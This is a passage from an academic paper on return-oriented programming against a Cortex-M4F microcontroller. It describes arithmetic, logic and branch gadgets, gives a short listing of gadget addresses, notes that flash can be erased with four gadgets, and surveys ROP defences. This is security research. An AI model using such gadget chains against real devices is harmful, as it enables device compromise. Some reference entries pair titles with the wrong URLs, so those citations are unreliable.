

Figure 6: Stack Diagram - Add.

sub: As seen in Figure 7, `r0` is subtracted from `r1` and the difference is stored in `r0`.



Figure 7: Stack Diagram - Subtract.

negate: The gadget for negate is no different from sub. The attacker just needs to ensure zero is loaded into `r1` from the stack in the first command. Thus, negation is performed via subtraction from zero.

not: To perform a not, an attacker could simply load -1 into `r1`, then use the sub gadget shown in Figure 7. As this value is off by 1 from a true not, subtract 1 from `r0`. After that, Listing 7 would come right after to finish the operation.

Listing 7: Final part of the not gadget.

```
@ 0x000083f6
  pop   {R1, R6, PC}
@ 0x00006990
  pop.w   {R4, LR}
  bx  R1
@ 0x000058f2
  subs  R0, R0, 1
  bx  LR
```

and: The and gadget as shown in Figure 8 performs a bitwise and between `r2` and `r3`, storing the result in `r2`. Again, the link register needed to be set up to maintain continued control over the instruction sequence.



Figure 8: Stack Diagram - AND.

branch: A simple pop into the program counter simulates an unconditional jump to the address on the stack.

conditional execution: The conditional execution examines the value of `r2` which is supplied from the stack by the attacker. If `r2` equals 1, the system will branch to the address of condition A, otherwise the branch to condition B will be followed. These branch addresses will come from the address relative to `r0`, which will be slightly offset from the stack pointer. This gadget can be seen by examining Figure 9.



Figure 9: Stack Diagram - Conditional Execute.

set less than: The set less than gadget as seen in Figure 10 adds the ability to conditionally set a value that will compare `r0` to `r1`. If `r0` is less than `r1`, it will set `r0` to 1, otherwise `r0` will be cleared to 0.

xor: The real utility of these gadgets is that they can be cleverly tied together to perform more complex or higher level functions. For example, no suitable single xor gadget was found in this codebase. However, since all logic gates can be composed of AND and NOT gates, an XOR gadget can be realized through a composition of several primitive building blocks. The truth table for XOR shows that `r0` XOR `r1` can be implemented with an OR between two operands. The first operand is `r0` AND NOT `r1` and the second operand is NOT `r0` AND `r1`. The stack diagram for this instruction is located in Figure 11 which refers the XOR arguments as A and B.

V. Conclusion

This work has brought to light some security concerns on the Cortex-M4F using the example of a Tiva TM4C123GH6PM. It has been shown that the practice of loading the on-chip ROM with peripheral libraries and other potentially unused code makes it a prime target for ROP attacks. The fix wouldn't be as simple as eliminating the ROM because we demonstrated



Figure 10: Stack Diagram - Set Less Than.

an example of ROP without using the ROM. The gadget sets needed to erase and reprogram the flash memory were quite small. A portion of flash memory can be erased using only 4 gadgets. It has also been shown that a near Turing-complete gadget set can be identified in the peripheral driver libraries which would allow for arbitrary execution if a device was compromised. Defense against ROP attacks has been explored with popular approaches to include ROPGaurd [33], ROPecker [34], and kBouncer [35]. Unfortunately, these techniques add significant overhead to the system and have all been bypassed in a more rigorous analysis [36]. Successful defense against ROP that is practical for resource constrained embedded systems remains an open question for future research.

References

[1] "Cortex-M Series Family description," http://www.arm.com/products/processors/cortex-m, accessed: 2017-04-25.

[2] *Tiva TM4C123GH6PM Microcontroller*, Texas Instruments Incorporated, 2014, rev. E.

[3] *TivaWare™ Peripheral Driver Library*, Texas Instruments Incorporated, 2016, version 2.1.3.156.

[4] H. Shacham, "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)," in *Proceedings of the 14th ACM conference on Computer and communications security*. ACM, 2007, pp. 552–561.

[5] "Thumb-2 technology," https://pax.grsecurity.net/docs/noexec.txt, PaX Team, accessed: 2017-04-25.

[6] A. One, "Smashing the stack for fun and profit (1996)," *Phrack*, vol. 7, p. 49, 2007.

[7] J. McDonald, "Defeating solaris/sparc non-executable stack protection," *Bugtraq, Mar*, 1999.

[8] E. Buchanan, R. Roemer, H. Shacham, and S. Savage, "When good instructions go bad: Generalizing return-oriented programming to risc," in *Proceedings of the 15th ACM conference on Computer and communications security*. ACM, 2008, pp. 27–38.

[9] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy, "Return-oriented programming without returns," in *Proceedings of the 17th ACM conference on Computer and communications security*. ACM, 2010, pp. 559–572.



Figure 11: Stack Diagram - XOR.

[10] C. Cowan, S. Beattie, R. F. Day, C. Pu, P. Wagle, and E. Walthinsen, "Protecting systems from stack smashing attacks with stackguard," in *Linux Expo*, 1999.

[11] C. Cowan, F. Wagle, C. Pu, S. Beattie, and J. Walpole, "Buffer overflows: Attacks and defenses for the vulnerability of the decade," in *DARPA Information Survivability Conference and Exposition, 2000. DISCEX'00. Proceedings*, vol. 2. IEEE, 2000, pp. 119–129.

[12] S. Alouneh, M. Kharbutli, and R. AlQurem, "A software approach for stack memory protection based on duplication and randomisation," *International Journal of Internet Technology and Secured Transactions*, vol. 6, no. 4, pp. 324–348, 2016.

[13] M. Lackner, R. Berlach, R. Weiss, and C. Steger, "Countering type confusion and buffer overflow attacks on java smart cards by data type sensitive obfuscation," in *Proceedings of the First Workshop on Cryptography and Security in Computing Systems*. ACM, 2014, pp. 19–24.

[14] K. Bulba, "Bypassing stackguard and stackshield," 2000.

[15] P. M. Dovgalyuk and V. A. Makarov, "When stack protection does not protect the stack?" *Trudy instituta sistemnogo programmirovaniya RAN*, vol. 28, no. 5, pp. 55–72, 2016.

[16] A. Francillon and C. Castelluccia, "Code injection attacks on harvard-architecture devices," in *Proceedings of the 15th ACM conference on Computer and communications security*. ACM, 2008, pp. 15–26.

[17] *8-bit Atmel Mirocontroller with 128KBytes In-System Programmable Flash*, ATMEL, 2011, rev. 2467X-AVR-06/11.

[18] *AVR Instruction Set Manual*, ATMEL, 2016.

[19] "The thumb instruction set," http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0210c/CACBCAAE.html, ARM, accessed: 2017-04-25.

[20] "Thumb-2 technology," http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.dui0471k/pge1358786963523.html, ARM, accessed: 2017-04-25.

[21] "Cortex-m4 devices generic user guide," http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.dui0553a/CHDCHEAG.html, ARM, accessed: 2017-04-25.

[22] S. Checkoway, A. J. Feldman, B. Kantor, J. A. Halderman, E. W. Felten, and H. Shacham, "Can dres provide long-lasting security? the case of return-oriented programming and the avc advantage." *EVT/WOTE*, vol. 2009, 2009.

[23] T. Kornau, "Return oriented programming for the arm architecture," Ph.D. dissertation, Master's thesis, Ruhr-Universität Bochum, 2010.

[24] L. Le, "Arm exploitation ropmap," in *BlackHat 2011 Briefings and Training*. BlackHat, 2011.

[25] *Cortex-M4 Technical Reference Manual*, ARM, 2010, revision r0p0.

[26] ""radare2 download page"," http://infocenter.arm.com/help/topic/com.arm.doc.qrc0001m/QRC0001_UAL.pdf., accessed: 2017-04-25.

[27] ""arm and thumb-2 instruction set quick reference card"," https://radare.org/r/down.html, accessed: 2017-04-25.

[28] J. Salwan, ""ropgadget"," https://github.com/JonathanSalwan/ROPgadget, accessed: 2017-04-25.

[29] ""arm infocenter"," http://infocenter.arm.com/help/index.jsp, accessed: 2017-04-25.

[30] W. H. Christopher Hinds, *Arm Assembly Language: Fundamentals And Techniques*, 2nd ed., 2014.

[31] J. Yiu, *The Definitive Guide to ARM Cortex-M3 and Cortex-M4 Processors*, 3rd ed. Newnes, 2014.

[32] M. Sipser, *Introduction to the Theory of Computation*, 2nd ed. International Thomson Publishing, 2006.

[33] I. Fratrić, "Ropguard: Runtime prevention of return-oriented programming attacks," 2012.

[34] Y. Cheng, Z. Zhou, Y. Miao, X. Ding, H. DENG *et al.*, "Ropecker: A generic and practical approach for defending against rop attack," 2014.

[35] V. Pappas, "kbouncer: Efficient and transparent rop mitigation," *tech. rep. Citeseer*, 2012.

[36] F. Schuster, T. Tendyck, J. Pewny, A. Maaß, M. Steegmanns, M. Contag, and T. Holz, "Evaluating the effectiveness of current anti-rop defenses," in *International Workshop on Recent Advances in Intrusion Detection*. Springer, 2014, pp. 88–108.